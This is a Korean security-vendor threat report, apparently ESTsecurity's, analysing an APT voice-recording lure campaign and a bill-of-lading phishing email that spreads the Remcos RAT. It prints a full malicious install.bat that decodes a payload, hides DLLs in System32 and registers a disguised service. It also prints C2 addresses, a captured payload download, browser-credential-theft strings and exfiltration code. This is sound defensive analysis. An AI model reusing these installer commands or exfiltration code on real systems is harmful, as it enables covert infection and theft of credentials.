</html>
GET     /wp32.txt HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host: blackhat.1apps.com

HTTP/1.1 200 OK
Content-Type: text/plain
Last-Modified: Thu, 28 Feb 2019 [redacted] GMT
Accept-Ranges: bytes
ETag: [redacted]"
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Thu, 07 Mar 2019 [redacted] GMT
Content-Length: 465704

-----BEGIN CERTIFICATE-----
TVNDRgAAAADcKgUAAAAAACwAAAAAAAAAAwEBAAEAAAAAAAAAAQwAAABMAAQAAUgkA
AAAAAAAAXE42mSAAd3AuZGxsAMfCWKYjRwCAQ0vtvX98FMeRODq7M5IWWJgFr7Bs
y7Yc5IucJY7sxTFiAUugXQnDipWEdklAErlzdLKekxBpBzsXS0aMFtRqDcYHdnwO
scmZfB/ve9yd74yFMBh2JU4rgWMkIAYHx5ZtkgxIZ8tGgQVkzbeqZ1a/+OHc9+W+
f7zPg492Zrqrq6urq6qrunt6vN/dwvEcxwnwp2kc18rp/7K5r/4Xg79pd785jdsz
6df3tJqW/fqeFZWP16Strf7R31Z/7wdpf/O9H/7wR8G0v/5+WrX0w7THf5iWu7w4
```




[그림 8] C2 서버에서 추가로 다운로드되는 패킷 화면

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

추가로 다운로드되는 파일도 BASE64 코드로 CAB 파일이 인코딩되어 있으며, 압축 포맷 내부에는 'wp.dll' 파일이 포함되어 있습니다.

'wp.dll' 파일은 2019 년 02 월 28 일 날짜로 압축 파일에 포함되어 있고, 실제 코드는 2019 년 03 월 01 일 제작되었습니다.



[그림 9] 디코딩된 'wp32.txt' 내부에 포함되어 있는 악성코드 화면

'wp.dll' 악성 파일은 'wing.dll' 이라는 파일명으로 'C:\ProgramData\Microsoft\Windows\Ringtones' 하위 경로에 생성되고 감염된 컴퓨터의 다양한 정보를 수집해 유출을 시도하는 기능을 수행하게 됩니다.

특히, 크롬(Chrome), 오페라(Opera), 인터넷익스플로러(IE) 등의 계정정보 수집을 시도해, 감염된 컴퓨터의 브라우저 정보 탈취를 수행합니다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

```
db '694A4644490564555561445144',0
                        ; DATA XREF: sub_10074B50+14↑o
align 4
db '79624A4A4249407966 4D574A4840797056405705614451447 90F0B0F',0
                        ; DATA XREF: sub_10074B50+44↑o
                        ; ₩Google₩Chrome₩User Data₩*.*
align 4
                        ; DATA XREF: sub_10074B50+93↑o
unicode 0, <[Chrome]>
dw 0Dh, 0Ah, 0
align 10h
db '645555 61445144',0  ; DATA XREF: sub_10074C10+14↑o
                        ; AppData
align 10h
db '796A5540574405764A435152445740790F0B0F',0
                        ; DATA XREF: sub_10074C10+44↑o
                        ; ₩Opera Software₩*.*
align 4
                        ; DATA XREF: sub_10074C10+93↑o
unicode 0, <[Opera]>
dw 0Dh, 0Ah, 0
db 'URL ',0             ; DATA XREF: sub_10074E90+2E↑o
align 8
db '764A435152445740796 84C46574A564A4351796C4B5140574B405105605D55494'
                        ; DATA XREF: sub_10074F60+2E↑o
db 'A574057796C4B514049494C634A5748567976514A5744424017',0
align 10h               ; SoftwareWMicrosoftWInternet ExplorerWIntelliFormsWStorage2
ring[]
db 'webpass::IE_GetStorage2: 1',0
                        ; DATA XREF: sub_10074F60+AF↑o
```

ESTsecurity

[그림 10] 각종 웹 브라우저 정보 수집 명령어


■ Tactics, Techniques and Procedures (TTPs) 기반 유사 위협 사례 비교 분석

ESRC 는 이번 '오퍼레이션 블랙햇 보이스(Operation Blackhat Voice)' 캠페인을 TI 기반으로 추적하는 과정에서 지난 2018 년 09 월 27 일에 이미 유사한 사이버 작전이 수행된 것을 확인할 수 있었습니다.

당시 공격은 자녀분의 녹음자료처럼 수신자를 현혹하고 있으며, 이번과 마찬가지로 비번이라는 표현과 암호화된 압축파일을 첨부하고 있는 공통점이 존재합니다.

공격자는 전략적인 측면에서 수개월 이상 동일한 절차를 기법을 사용하고 있었습니다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.



[그림 11] 2018 년 09 월 수행된 유사 공격 사례 화면

2018 년 공격에 사용된 파일과 2019 년 공격에 사용된 파일의 내부 구조를 비교해 본 결과 거의 동일한 구조를 가지고 있었습니다.

다만, 2018 년에 제작된 악성 파일은 리소스에 'WAVE' 1 개만을 가지고 있었으며, 해당 리소스에 '134', '143', '144' 리소스를 포함하고 있습니다.

- 134 : WAVE 포맷의 한국어 음성파일 포함

- 143 : WAVE 헤더로 위장한 32 비트용 악성 CAB 파일의 BASE64 코드

- 144 : WAVE 헤더로 위장한 64 비트용 악성 CAB 파일의 BASE64 코드

윈도우즈 운영체제 플랫폼 구분에 따라 Cab 파일이 생성되는데, 'WinmgntSvc.txt' 파일명으로 생성된 후 다음과 같은 배치파일(install.bat) 'certutil.exe' 명령에 의해 'WinmgntSvc.cab' 파일명으로 생성되고, 압축 해제된 파일들이 시스템 경로 등에 몰래 숨겨진 후 흔적을 삭제하게 됩니다.

```
@echo off

:COPYFILE

c:

cd "%AppData%\NewWindow"

md DiagSvc > nul

certutil -decode WinmgntSvc.txt WinmgntSvc.cab > nul
```

 Copyright © 2019 ESTsecurity Corp. All rights reserved.


```
expand WinmgntSvc.cab -F:* DiagSvc > nul

move /y DiagSvc\WinmgntSvc.dll %systemroot%\System32 > nul

md %systemroot%\System32\Recovery > nul

move /y DiagSvc\mscvp14.dll %systemroot%\System32\Recovery > nul

md %systemroot%\System32\spool > nul

move /y DiagSvc\msprxy.dll %systemroot%\System32\spool > nul

del /f /q WinmgntSvc.cab > nul

del /f /q WinmgntSvc.txt > nul

rmdir /q DiagSvc > nul

:INSTALL

sc create Winmgn1 binpath= "%systemroot%\System32\svchost.exe -k LocalServiceNetwork" DisplayName=
"Windows Management Instrumentration" > nul

sc description Winmgn1 "Provides a common interface and object model to access management information about
operating" > nul

sc stop Winmgn1 > nul

sc config Winmgn1 type= own start= auto error= normal binpath= "%systemroot%\System32\svchost.exe -k
LocalServiceNetwork" > nul

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v LocalServiceNetwork /t
REG_MULTI_SZ /d "Winmgn1" /f > nul

reg add "HKLM\SYSTEM\CurrentControlSet\Services\Winmgn1\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d
"%systemroot%\System32\WinmgntSvc.dll" /f > nul

sc start Winmgn1 > nul

ping -n 2 127.0.0.1 > nul

del /f /q %~dpnx0 > nul
```

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

CAB 파일 내부에는 'mscvp14.dll', 'msprxy.dll', 'WinmgntSvc.dll' 등 3 개의 파일이 포함되어 있는데, 파일명은 마치 마이크로 소프트사의 시스템 파일처럼 교묘하게 위장하고 있습니다.

또한 압축을 해제하는 경로 역시 시스템 경로라는 것을 알 수 있습니다.

각각의 파일은 2019 년 3 월에 발견된 악성코드와 동일한 디코딩 루틴을 가지고 있습니다.



[그림 12] 악성코드 문자열 디코딩 함수 비교 화면

한편, 2018 년 공격 벡터에 사용된 리소스에도 음성 녹음파일이 포함되어 있는데, 이때 사용된 녹음파일에는 한국인 남성 2 명이 한국어로 대화하는 내용이 담겨 있는 특징이 있습니다.

또한, 공격에 사용된 'msprxy.dll' 모듈을 분석해 보면, 키로깅과 화면캡처 등의 정보탈취 기능을 가지고 있으며, 다음과 같은 명령제어(C2) 주소를 사용합니다.

- 195.22.237.54
- 201.236.103.27
- 72.68.158.37

그리고 다음과 같은 'Content-Type: multipart/form-data' 헤더를 사용합니다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

```
qmemcpy(&pwszHeaders, L"Content-Type: multipart/form-data; boundary=", 0x58u);
qmemcpy(&v30, L"--------------------------67491722032265", 0x57u);
qmemcpy((void *)(a1 + 212), "Content-Type: application/octet-stream\r\n\r\n", 0x2Bu);
qmemcpy((void *)(a1 + 84), "--------------------------67491722032265\r\n", 0x2Eu);
qmemcpy((void *)(a1 + 340), "\r\n--------------------------67491722032265--\r\n", 0x32u);
sub_1000A9D0(a1 + 20, a1 + 468);
sub_1000A9D0(v2, a1 + 596);
strcpy_s((char *)(a1 + 724), 0x190u, "Content-Disposition: form-data; name=\"txt\"; filename=\"");
```

```
char v23; // cl@16
int v24; // [sp+8h] [bp-318h]@11
int v25; // [sp+Ch] [bp-314h]@7
int v26; // [sp+10h] [bp-310h]@9
WCHAR v27; // [sp+18h] [bp-308h]@17
CHAR MultiByteStr[260]; // [sp+118h] [bp-208h]@3
WCHAR pwszHeaders; // [sp+21Ch] [bp-104h]@1
char v30; // [sp+274h] [bp-ACh]@1

qmemcpy(&pwszHeaders, L"Content-Type: multipart/form-data; boundary=", 0x58u);
qmemcpy(&v30, L"--------------------------67491722032265", 0x57u);
qmemcpy((void *)(a1 + 212), "Content-Type: application/octet-streamWrWnWrWn", 0x2Bu);
qmemcpy((void *)(a1 + 84), "--------------------------67491722032265WrWn", 0x2Eu);
qmemcpy((void *)(a1 + 340), "WrWn--------------------------67491722032265--WrWn", 0x32u);
sub_1000A9D0(a1 + 20, a1 + 468);
sub_1000A9D0(v2, a1 + 596);
strcpy_s((char *)(a1 + 724), 0x190u, "Content-Disposition: form-data; name=W"txtW"; filename=
v3 = wcsrchr(*(const wchar_t **)(a1 + 80), 0x5Cu);
v4 = v3 + 1;
v5 = (__int16 *)(v3 + 1);
v6 = (int)(v5 + 1);
```

[그림 13] 'msprxy.dll' 악성코드 내부 코드 화면

대한민국의 평창올림픽 개막일 다음 날인 2018 년 02 월 10 일에는 '북한분석자료 (삼지연악단)'이라는 내용으로 진행된 APT 공격 사례가 있었습니다.

이 공격에 '2018 02 07 삼지연 관현악단 단장 현송월 업 데 이 트(공백).xps.vbs' 악성 파일이 사용되었는데, 특정 명령제어(C2) 서버와 통신을 하고, 추가적인 악성코드를 설치하게 됩니다.

그 과정에서 감염된 컴퓨터의 화면을 캡처하고, 키로깅 등을 하여 서버로 전송을 시도하는 데 이때 사용하는 패킷이 다음과 같습니다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

```
POST                    /upload.php HTTP/1.1
Accept-Encoding: identity
Content-Length:

Content-Type: multipart/form-data; boundary=------------------67491722032265
Connection: close
User-Agent:

--------------------67491722032265
Content-Disposition: form-data; name="Index"


--------------------67491722032265
```

ESTsecurity

[그림 14] 유사 악성코드의 통신 패킷 비교 화면

ESRC 에서는 이 위협 배후를 추적하는 과정 중에 특정 정부의 후원을 받는 공격조직의 다양한 침해사고 사례를 목격할 수 있었습니다.

특히, 한국의 포털 회사가 제공하는 무료 이메일 서비스의 계정탈취를 시도하는 피싱 공격도 함께 수행하는 것이 여러 차례 발견된 바 있습니다.

이들 조직은 수년간 끊임없이 한국의 기업 및 기관 등을 대상으로 무수히 많은 사이버 공격을 수행하고 있으므로, 각별한 주의와 보안 강화가 요구되고 있습니다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

2. 선하증권 확인을 미끼로 RAT 을 유포하는 이메일 주의!

2019 년 03 월 11 일, ESRC 에서는 알집 압축파일 확장자(.egg)를 이용해 RAT 을 이메일로 유포하는 공격을 포착하였습니다.

이번 공격은 선하증권을 확인하라는 내용의 이메일로 유포되고 있으며, 이메일 제목에 '선하증권 확인'으로 시작하는 표현을 담고 있습니다.


※ 선하증권(bill of lading)

해상운송계약에 따른 운송화물의 수령 또는 선적을 인증하고, 그 물품의 인도청구권을 문서화한 증권

또한, 발신자 이메일 도메인으로 CHINA SEA GROUP 을 사칭하였고, 실제 이 그룹의 상하이 지점 연락처를 도용하여 이메일 본문에 첨부하였습니다.

첨부파일의 타이틀 역시 "선하증권확인 SSHKH8110002.egg"으로 실제 해상운송 회사에서 보낸 듯한 첨부 파일로 꾸몄습니다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.



[그림 1] 선하증권 확인을 사칭한 최신 공격 이메일 화면

해당 악성 이메일은 불특정 다수가 아닌 선하증권을 다루는 기업의 담당자들을 타깃으로 발송되었으며, '친애하는 부탁받는 사람'으로 시작하는 어색한 한글 표현으로 메일 내용이 작성되었습니다.

친애하는 부탁받은 사람,

첨부파일 선하증권 샘플입니다, — 3/11 일 오후 5 시까지 확인하시고 답해 주십시오.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

02 전문가 보안 기고

1. 개표두께, 개표정보, 송장주소에 변동이 있으면 알려주시기 바라며, 특별한 회신이 없으면 이전 자료대로 개표하여 어떠한 비용을 발생시킬지는 귀사가 부담하겠습니다!

2. 선하증권 정본입니까, 전기방사입니까? (정본 선하증권은 영수증 copy 로 지불한다고 생각하고, 반드시 정본 송장으로 지불한다면 우리는 순풍지불로 보낼 것입니다)

전보로 보증서를 보내면 반드시 선하증권에 있는 shipper 의 도장을 찍어야 한다.

3. 선하증권에 唛이 없음을 나타낼 수 없습니다. 唛를 제공할 수 없으면 창고기록실제 唛를 기준으로 선하증권에 표시되므로 잘 알 수 있습니다.

지금 모든 일에 대만에 가는 물건에 唛이 없으면 안 된다. 그렇지 않으면 목적 항에서 벌금을 물게 될 것이다!

정해진 시간 내에 선하증권을 확인하세요, 그렇지 않으면 지연요금이나 선하증권료가 발생하게 됩니다!

그러나 귀사가 특수개표의 대두나 개표 정보가 수정되었다는 것을 제때에 통보하지 않음에 따라 재개표된 경우, 당사는 송장을 받고 재발행하는 데 50 위안/표를 받게 되는데 협조해 주셔서 감사합니다!

부가세 전용 송장을 작성하려면 부가세 부가세 6.83%를 추가로 징수하고, 선하증권 확인시에 제출해 주시기 바랍니다.

12 월부터 당사의 '부가가치세 일반영수증'은 모두 전자송장만 개설하고 전자송장우편으로 제공하고 있습니다.

질문이 있는 경우와 조작은 비용 확인 시 제출하십시오. 출발티켓을 끊은 후 shipper 이메일로 보내오니 주의해서 받아보십시오!

감사합니다

China Sea Marine Co., Ltd.


16F.,No.525,Si-Chuan North Road,shanghai,china

Tel: + 86 6336 5500 Ext 207/107 QQ: 792180568

Remark: 2019/03/010 일부터 당사가 RMB20/표 VGM 요금을 추가로 받습니다

첨부파일을 다운받아 압축을 풀어보면, 다음과 같이 pdf 파일로 위장하려고 시도한, scr(Screensaver) 확장자 파일이 들어있음을 확인할 수 있습니다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.



[그림 2] scr 확장자를 가진 악성 파일

ESRC 에서는 해당 파일이 CVE-2017-11882 취약점을 이용하여 유포되었던 Remcos RAT 의 최신버전(v2.2.0 pro)이 포함된 것으로 확인하였습니다.

```
strcpy(&Format, " * REMCOS v");
strcat(&Format, "2.2.0 Pro");
strcat(&Format, "\n * Breaking-Security.Net\n\n");
```

[그림 3] REMCOS v2.2.0 Pro 값을 포함한 악성 코드

또한, 해당 파일의 속성 값을 확인해 보면 화이트리스트 기반 보안솔루션 우회 목적으로 안랩 모듈처럼 위장한 'Copyright (C) AhnLab, Inc. 1988-2016. All rights reserved.' 내용을 확인할 수 있습니다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

